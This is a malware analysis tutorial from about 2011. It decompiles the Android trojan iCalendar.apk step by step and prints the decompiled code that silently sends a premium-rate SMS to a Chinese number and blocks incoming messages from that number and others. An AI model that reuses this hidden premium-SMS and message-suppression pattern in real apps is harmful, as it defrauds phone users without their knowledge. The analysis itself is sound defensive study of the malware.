AUTHOR CONTACT DETAILS

Name	Dinesh Shetty
Profile	Information Security Consultant
Email ID	dinesh.shetty@live.com

Demystifying the Android Malware

McAfee’s first quarter threat report stated that with 6 million unique samples of recorded malware, Q1 2011 was the most active first quarter in malware history. McAfee stated that Android devices are becoming malware havens with Android being the second-most popular environment for mobile malware after Symbian in the first quarter.

In this paper, we are going to take you through the various phases so as to understand how and what these malwares are exactly made up of. First of all, we will start with discussing the background of Android and then move on to the basics of how an Android package architecture is developed. We shall then analyze an android malware in complete detail.

Introduction to the Android platform

Android is a mobile-based operating system based on the Linux kernel. Android application developers write primarily in the Java language, controlling the device via Google-developed Java libraries.
The Android compiler suite compiles the developer's Java files into class files, and then the class files are converted into dex files. Dex files are bytecode for the Dalvik VM which is a non-standard JVM that runs on Android applications. The XML files are converted into a binary format that is optimized to create small files. The dex files, binary XML files, and other resources, which are required to run an application, are packaged into an Android package file. These files have the .apk extension, but they are just ZIP files. Once the APK package is generated, it is signed with a developer's key and uploaded onto the Android market via Google's website from where the user can download these APK files and install them on the Android device.
There are currently > 2 million downloadable applications in the central repository of Android applications run by Google and android applications can also be downloaded from other third-party sites.

Requirements


- Tool to unpack the .apk file : Winzip
- Tool to convert the .dex to a .jar file : dex2jar
- GUI tool for Java decompilation : JD-GUI
- Sample Android malware for analysis

Detailed Steps

Step I:

To start the malware analysis procedure, first download a sample android malware. In this case, we will download iCalendar.apk, which was one of the 11 suspicious applications removed from the Android market because it was found to contain a malware as per Gadget Media.

A scan of the application on VirusTotal revealed a detection rate of 46.5% as shown in the figure below.



Virustotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...


0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	**iCalendar.apk**
Submission date:	**2011-07-14 19:27:39 (UTC)**
Current status:	**finished**
Result:	**20/ 43 (46.5%)**

Fig. 1

Step II:

Extract the iCalendar.apk file using Winzip to view the contents of the .apk file.



Name	Date modified	Type	Size
META-INF	7/15/2011 1:19 AM	File folder	
res	7/15/2011 1:19 AM	File folder	
AndroidManifest.xml	1/12/2011 10:22 AM	XML Document	4 KB
classes.dex	1/12/2011 10:22 AM	DEX File	150 KB
resources.arsc	1/12/2011 10:22 AM	ARSC File	4 KB


Fig. 2

Fig. 2 The .dex and the .xml files that were discussed earlier in the article are shown in Fig. 2.

Step III:

The next step will render a better view of the code using the 'dex2jar' tool. A dex2jar tool kit converts the Dalvik executable .dex files into Java .class files.

The 'classes.dex' file from our application is dropped into the dex2jar's directory and converted using the command: *dex2jar.bat classes.dex.*




```
C:\Users\Administrator\Desktop\Malware Research\dex2jar-0.0.7.10-SNAPSHOT\dex2ja
r-0.0.7.10-SNAPSHOT>dex2jar.bat classes.dex
1 [main] INFO com.googlecode.dex2jar.v3.Main - version:0.0.7.10-SNAPSHOT
8 [main] INFO com.googlecode.dex2jar.v3.Main - dex2jar classes.dex -> classes.de
x.dex2jar.jar
1477 [main] INFO com.googlecode.dex2jar.v3.Main - Done.

C:\Users\Administrator\Desktop\Malware Research\dex2jar-0.0.7.10-SNAPSHOT\dex2ja
r-0.0.7.10-SNAPSHOT>_
```

Fig. 3

Fig. 3 This creates the 'classes.dex.dex2jar.jar' file in the same directory.




Name	Date modified	Type	Size
lib	6/6/2011 4:45 PM	File folder	
classes.dex	1/12/2011 10:22 AM	DEX File	150 KB
classes.dex.dex2jar.jar	7/15/2011 1:32 AM	Executable Jar File	140 KB
dex2jar.bat	3/30/2011 8:53 AM	Windows Batch File	1 KB
dex2jar.sh	3/30/2011 8:53 AM	SH File	1 KB
dex2jar-dump.bat	3/30/2011 8:53 AM	Windows Batch File	1 KB
dex2jar-dump.sh	3/30/2011 8:53 AM	SH File	1 KB
LICENSE.txt	1/3/2011 7:21 PM	TXT File	12 KB
NOTICE.txt	3/30/2011 8:53 AM	TXT File	1 KB
setclasspath.bat	3/30/2011 8:53 AM	Windows Batch File	1 KB

classes.dex.dex2jar.jar Date modified: 7/15/2011 1:32 AM Date created: 7/15/2011 1:32 AM
Executable Jar File Size: 139 KB

Fig. 4

Step IV:

To view the readable format of the class files, we have used JD-GUI. Open the 'classes.dex.dex2jar.jar' file using JD-GUI.



```
package com.mj.iCalendar;

public final class R
{
  public static final class attr
  {
    public static final int backgroundColor = 2130771969;
    public static final int keywords = 2130771972;
    public static final int primaryTextColor = 2130771970;
    public static final int refreshInterval = 2130771973;
    public static final int secondaryTextColor = 2130771971;
    public static final int testing = 2130771968;
  }

  public static final class drawable
  {
    public static final int corner = 2130837504;
    public static final int i1 = 2130837505;
    public static final int i10 = 2130837506;
    public static final int i11 = 2130837507;
    public static final int i12 = 2130837508;
    public static final int i2 = 2130837509;
    public static final int i3 = 2130837510;
```

Fig. 5


Fig. 5: This depicts a systematic view of the complete source code of the Android application.

Step V:

After obtaining the complete source of the application, you can perform the actual analysis of the source and check whether something is amiss.

It was observed that the class file named ‘SmsReceiver.class’ seemed weird as this was a Calendar application and as the SmsReceiver was not required.


On further inspection of the source code of the ‘SmsReceiver.class’, it was found that it contains three numbers i.e. **1066185829** , **1066133** and **106601412004**, which looked rather suspicious and also looked like there was an attempt to block messages from these numbers coming to the Android mobile device, which had this application installed and running.



```java
SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
int i = 0;
int j = arrayOfObject.length;
int k;
int m;
if (i >= j)
{
  k = arrayOfSmsMessage.length;
  m = 0;
}
while (true)
{
  if (m >= k)
  {
    return;
    SmsMessage localSmsMessage1 = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
    arrayOfSmsMessage[i] = localSmsMessage1;
    i += 1;
    break;
  }
  SmsMessage localSmsMessage2 = arrayOfSmsMessage[m];
  try
  {
    String str = localSmsMessage2.getDisplayOriginatingAddress();
    if (("10086".equals(str)) || ("10000".equals(str)) || ("10010".equals(str)) || ("1066185829".equals(str)) || ("1066133".equals(str)) || ("106601412004".
      abortBroadcast();
    m += 1;
  }
  catch (Exception localException)
  {
    while (true)
      abortBroadcast();
  }
}
```

Fig. 6

After searching for these numbers using Google, it was found that they are high-premium rate SMS numbers that belong to China Mobile (Fig. 7).



1066185829

Transport business: China Mobile

Number types: mobile service providers (SP) number

Number of searches: 6 times

Report number: 0 times

Number of comments: 0

Created: 2011-05-12

- Tips -

Numbers beginning with 106 is the SP's short message service number, which 10657 and 10658 at the beginning of the self-service numbers are China Mobile, China Unicom 10655 is the beginning of self-service number, 10659 is the beginning of China Telecom, self-service number.


Fig. 7

We tried to analyze why the application tries to suppress delivery reports from the above-mentioned numbers in later steps.

Step VI:

Once we finished analyzing the 'SmsReceiver.class', we moved on to analyze the code of the next class file i.e. 'iCalendar.class'.


The first most suspicious thing we noticed was that, in the showImg() function, after 5 clicks, there was a call to a sendSms() function.



```
private void showImg()
{
  if (this.index == 5)
    sendSms();
  if (this.index >= 33);
  int k;
  for (this.index = 0; ; this.index = k)
  {
    Resources localResources = getResources();
    int i = this.index;
    int j = 2130837505 + i;
    Drawable localDrawable1 = localResources.getDrawable(j);
    this.iDrawable = localDrawable1;
    View localView = this.main;
    Drawable localDrawable2 = this.iDrawable;
    localView.setBackgroundDrawable(localDrawable2);
    return;
    k = this.index + 1;
  }
}
```

Fig. 8

So, we ran though the file and checked for the 'sendSms()' function to see what it does; and Voila!! As shown in the figure below, we can see that when the function sendSms() is called, an SMS is sent to the number **1066185829** with the text **921X1**.




```java
public void sendSms()
{
  String str = getStateVal();
  if ("Y".equals(str))
    return;
  SmsManager localSmsManager = SmsManager.getDefault();
  Intent localIntent = new Intent();
  PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(this, 0, localIntent, 0);
  PendingIntent localPendingIntent2 = null;
  localSmsManager.sendTextMessage("1066185829", null, "921X1", localPendingIntent1, localPendingIntent2);
  save();
}
```

Fig. 9

Step VII:

At the end of the sendSms() function, we noticed that there was a call to the save() function. So, we looked for the save() function in the code and found it to be just above the sendSms() function.



```java
public void save()
{
  SharedPreferences.Editor localEditor1 = this.scDB.edit();
  String str1 = this.scState;
  SharedPreferences.Editor localEditor2 = localEditor1.putString(str1, "Y");
  String str2 = this.scNumber;
  long l = System.currentTimeMillis();
  SharedPreferences.Editor localEditor3 = localEditor1.putLong(str2, l);
  boolean bool = localEditor1.commit();
}
```

Fig. 10

After proper analysis and understanding of the save() function, it was found that the string “**Y**” is passed whenever the save() function is called. Also, it was concluded that the sendSms() function can be called only once and never again due to the “if” loop that is set for the sendSms() function.

Step VIII:
By combining the results of the entire analysis, we can obtain a clear picture of the complete functioning of the malware.

The application sends an SMS to the premium number **1066185829** with the text **921X1**. In the background, it blocks any incoming delivery report from this number so that the victim does not get any response regarding the SMS that the application sends in the background. Also, the SMS is sent only once and never again so that the victim has no suspicion of what caused the SMS charges to be sent to him.

